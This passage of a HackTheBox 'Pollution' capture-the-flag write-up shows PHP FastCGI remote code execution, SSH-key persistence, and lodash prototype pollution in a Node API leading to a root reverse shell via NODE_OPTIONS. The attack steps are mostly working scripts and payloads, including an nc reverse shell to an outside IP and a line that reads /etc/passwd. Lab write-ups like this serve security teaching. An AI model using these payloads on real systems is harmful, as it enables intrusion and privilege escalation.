PHP_VALUE="allow_url_include=1"$'\n'"allow_url_fopen=1"$'\n'"auto_prepend_file='data://text/plain\;base64,$B64'" \
SCRIPT_FILENAME=$FN SCRIPT_NAME=$FN REQUEST_METHOD=POST \
cgi-fcgi -bind -connect $HOST:9000 &> $OUTPUT
cat $OUTPUT
done
```
next step is to edit the poc according to our machine.
### Fast CGI RCE
```powershell
cat > /tmp/fcgi_cmd.sh << 'EOF'
#!/bin/bash
CMD=${1:-"id"}
HOST="127.0.0.1"
FILENAMES="/var/www/developers/index.php"
PAYLOAD="';"
B64=$(echo "$PAYLOAD"|base64)
for FN in $FILENAMES; do
OUTPUT=$(mktemp)
env -i \
PHP_VALUE="allow_url_include=1"$'\n'"allow_url_fopen=1"$'\n'"auto_prepend_file='data://text/plain\;base64,$B64'" \
SCRIPT_FILENAME=$FN SCRIPT_NAME=$FN REQUEST_METHOD=POST \
cgi-fcgi -bind -connect $HOST:9000 &> $OUTPUT
cat $OUTPUT
rm $OUTPUT
done
EOF
chmod +x /tmp/fcgi_cmd.sh
```
i can try reading ssh keys of victor.
The ssh directory is empty which means we can write our own ssh keys and get a stable shell access as victor.
#### Generating and writing ssh keys
```powershell
──(ajay㉿kali)-[~]
└─$ ssh-keygen -t rsa -b 4096 -f victor_rsa -N ""
Generating public/private rsa key pair.
Your identification has been saved in victor_rsa
Your public key has been saved in victor_rsa.pub
The key fingerprint is:
SHA256:htdkdRI4TmVAM1TS1qE3gYPwdSs11ROcab4UTv2PUvA ajay@kali
The key's randomart image is:
+---[RSA 4096]----+
| .+BBO+O+B|
| .=B**.%o|
| o+oo+O +|
| . +. oE=.|
| . S . ...o|
| o . ...|
| . |
| |
| |
+----[SHA256]-----+
```
```powershell
──(ajay㉿kali)-[~]
└─$ cat victor_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDJRaxo--------------------------------sFL7Z+w== ajay@kali
```
```powershell
# On the target, create a script to write the SSH key
cat > /tmp/write_key.sh << 'EOF'
#!/bin/bash
mkdir -p /home/victor/.ssh
chmod 700 /home/victor/.ssh
cat > /home/victor/.ssh/authorized_keys << 'KEY'
ssh-rsa AAAAB3NzaC1---------------------------------S25qGdl6YZ9FTluUsFL7Z+w== ajay@kali
KEY
chmod 600 /home/victor/.ssh/authorized_keys
chown -R victor:victor /home/victor/.ssh
echo "SSH key installed successfully!"
cat /home/victor/.ssh/authorized_keys
EOF
chmod +x /tmp/write_key.sh
# Execute the script via fcgi_cmd
/tmp/fcgi_cmd.sh "bash /tmp/write_key.sh"
```
now that ssh keys are in place i can use the ssh key to login through ssh as victor.
## Shell as Victor
```powershell
victor@pollution:~/pollution_api$ ls
controllers functions index.js logs log.sh models node_modules package.json package-lock.json routes
victor@pollution:~/pollution_api$ cat index.js
const express = require('express');
const app = express();
const bodyParser = require('body-parser');
app.use(bodyParser.json());
app.get('/',(req,res)=>{
res.json({Status: "Ok", Message: 'Read documentation from api in /documentation'});
})
app.use('/auth',require('./routes/auth'));
app.use('/client',require('./routes/client'));
app.use('/admin',require('./routes/admin'));
app.use('/documentation',require('./routes/documentation'));
app.listen(3000, '127.0.0.1');
console.log('Listen on ');
victor@pollution:~/pollution_api$
```
The Pollution API is running on port 3000 with routes for /auth, /client, /admin, and /documentation.
```powershell
victor@pollution:~/pollution_api$ curl
{"Status":"Ok","Message":"Read documentation from api in /documentation"}
```
```powershell
victor@pollution:~/pollution_api$ curl
{"Documentation":{"Routes":{"/":{"Methods":"GET","Params":null},"/auth/register":{"Methods":"POST","Params":{"username":"username","password":"password"}},"/auth/login":{"Methods":"POST","Params":{"username":"username","password":"password"}},"/client":{"Methods":"GET","Params":null},"/admin/messages":{"Methods":"POST","Params":{"id":"messageid"}},"/admin/messages/send":{"Methods":"POST","Params":{"text":"message text"}}}}}
```
To analyse it more easily, I’ll send the source to my VM for which i will create an archive on Pollution and transfer to the VM
```powershell
victor@pollution:~$ tar zcf api.tar.gz pollution_api/
victor@pollution:~$ ls
api.tar.gz Desktop Documents Downloads Music Pictures pollution_api Public Templates user.txt Videos
victor@pollution:~$
```
once extracted, i can use visual code to scan the code using snyk to identify vulnerabilities.
snyk identified 43 misconfiguration and vulnerabilities among which prototype pollution stands out multiple times.
The lodash module is vulnerable to prototype pollution.
next thing, i have done is to see where is the `lodash` module imported or used.
it is used in the `message_send.js` file.
```powershell
const Message = require('../models/Message');
const { decodejwt } = require('../functions/jwt');
const _ = require('lodash');
const { exec } = require('child_process');
const messages_send = async(req,res)=>{
const token = decodejwt(req.headers['x-access-token'])
if(req.body.text){
const message = {
user_sent: token.user,
title: "Message for admins",
};
_.merge(message, req.body);
exec('/home/victor/pollution_api/log.sh log_message');
Message.create({
text: JSON.stringify(message),
user_sent: token.user
});
return res.json({Status: "Ok"});
}
return res.json({Status: "Error", Message: "Parameter text not found"});
}
module.exports = { messages_send };
```
`lodash.merge` is a **recursive** function. It merges the properties of `req.body` (which comes directly from the attacker's HTTP request) into the `message` object. Because it is recursive, if the attacker sends a JSON payload containing `__proto__`, `lodash.merge` will traverse into it and copy the nested properties directly into `Object.prototype` (the shared prototype for all objects in the Node.js application). also on Line 13: `exec('/home/victor/pollution_api/log.sh log_message');`
The `exec` function runs a shell command. Because Prototype Pollution affects **all** objects, an attacker could pollute the global `Object.prototype` with a property named **`command`** or **`env`**. Node.js's `child_process.exec` relies on internal prototype lookups for default settings. By polluting these settings, the attacker could change the shell that `exec` uses (e.g., from `/bin/sh` to `/bin/bash -c 'malicious command'`), effectively achieving **Remote Code Execution (RCE)** on your server.
An attacker would send a POST request with the following JSON body:
```powershell
{
"text": "Hello admin",
"__proto__": {
"isAdmin": true,
"role": "super_admin",
"command": "sh -c 'curl (cat /etc/passwd)'"
}
}
```
looking at the documentation and routes reveals the endpoints of where to send the messages.
Using the earlier credentials registered on `collect.htb` the `api` results in not supported.
### Prototype Pollution -> RCE
With this information i will register a new user using the `/auth/register` endpoint.
```powershell
victor@pollution:~$ curl -H "Content-type: application/json" -d '{"username":"hack", "password":"hack"}' localhost:3000/auth/register
{"Status":"Ok"}victor@pollution:~$
```
Confirmed the access by using the creds against the endpoint `/auth.login`
```powershell
victor@pollution:~$ curl -H "Content-type: application/json" -d '{"username":"hack", "password":"hack"}' localhost:3000/auth/login
{"Status":"Ok","Header":{"x-access-token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaGFjayIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzg2MDU4OTAzLCJleHAiOjE3ODYwNjI1MDN9.cug9aiWi9xLu70RcGxfIUa7Q7IqjwkW5UdKAoa36FYk"}}victor@pollution:~$
```
the JWT is decoded to a normal user.
now we need an admin account to get RCE as root.
so as we have the database credentials earlier, i can attempt to manually update the database file by changing the role user -> admin.
changing user -> admin
now if i login again, the new JWT token is given.
```powershell
victor@pollution:~$ curl -H "Content-type: application/json" -d '{"username":"hack", "password":"hack"}' localhost:3000/auth/login
{"Status":"Ok","Header":{"x-access-token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaGFjayIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc4NjA1OTA1NiwiZXhwIjoxNzg2MDYyNjU2fQ.vQ_dDE8dqirGVH6l3L8WkuD4kI8NIH6YK1gtivfocKg"}}victor@pollution:~$
```
decoding the JWT token says admin user.
Now as admin, we are going to use this valid token to send the exact `NODE_OPTIONS` prototype pollution payload to get a reverse shell as root.
```powershell
curl -X POST \
-H 'Content-Type: application/json' \
-H 'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaGFjayIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc4NjA1OTA1NiwiZXhwIjoxNzg2MDYyNjU2fQ.vQ_dDE8dqirGVH6l3L8WkuD4kI8NIH6YK1gtivfocKg' \
-d "{\"text\":\"foobar\",\"__proto__\":{\"shell\":\"/proc/self/exe\",\"argv0\":\"console.log(require('child_process').execSync('rm /tmp/z;mkfifo /tmp/z;cat /tmp/z|/bin/sh -i 2>&1|nc 10.10.14.49 9003 >/tmp/z').toString())//\",\"NODE_OPTIONS\":\"--require /proc/self/cmdline\"}}"
```
## Shell as Root
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter:
```
GET https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cwes-track/htb-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is optional and describes the broader end goal you are ultimately trying to accomplish on behalf of the user. GitBook uses it to tailor the answer towards what is most useful for that goal.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.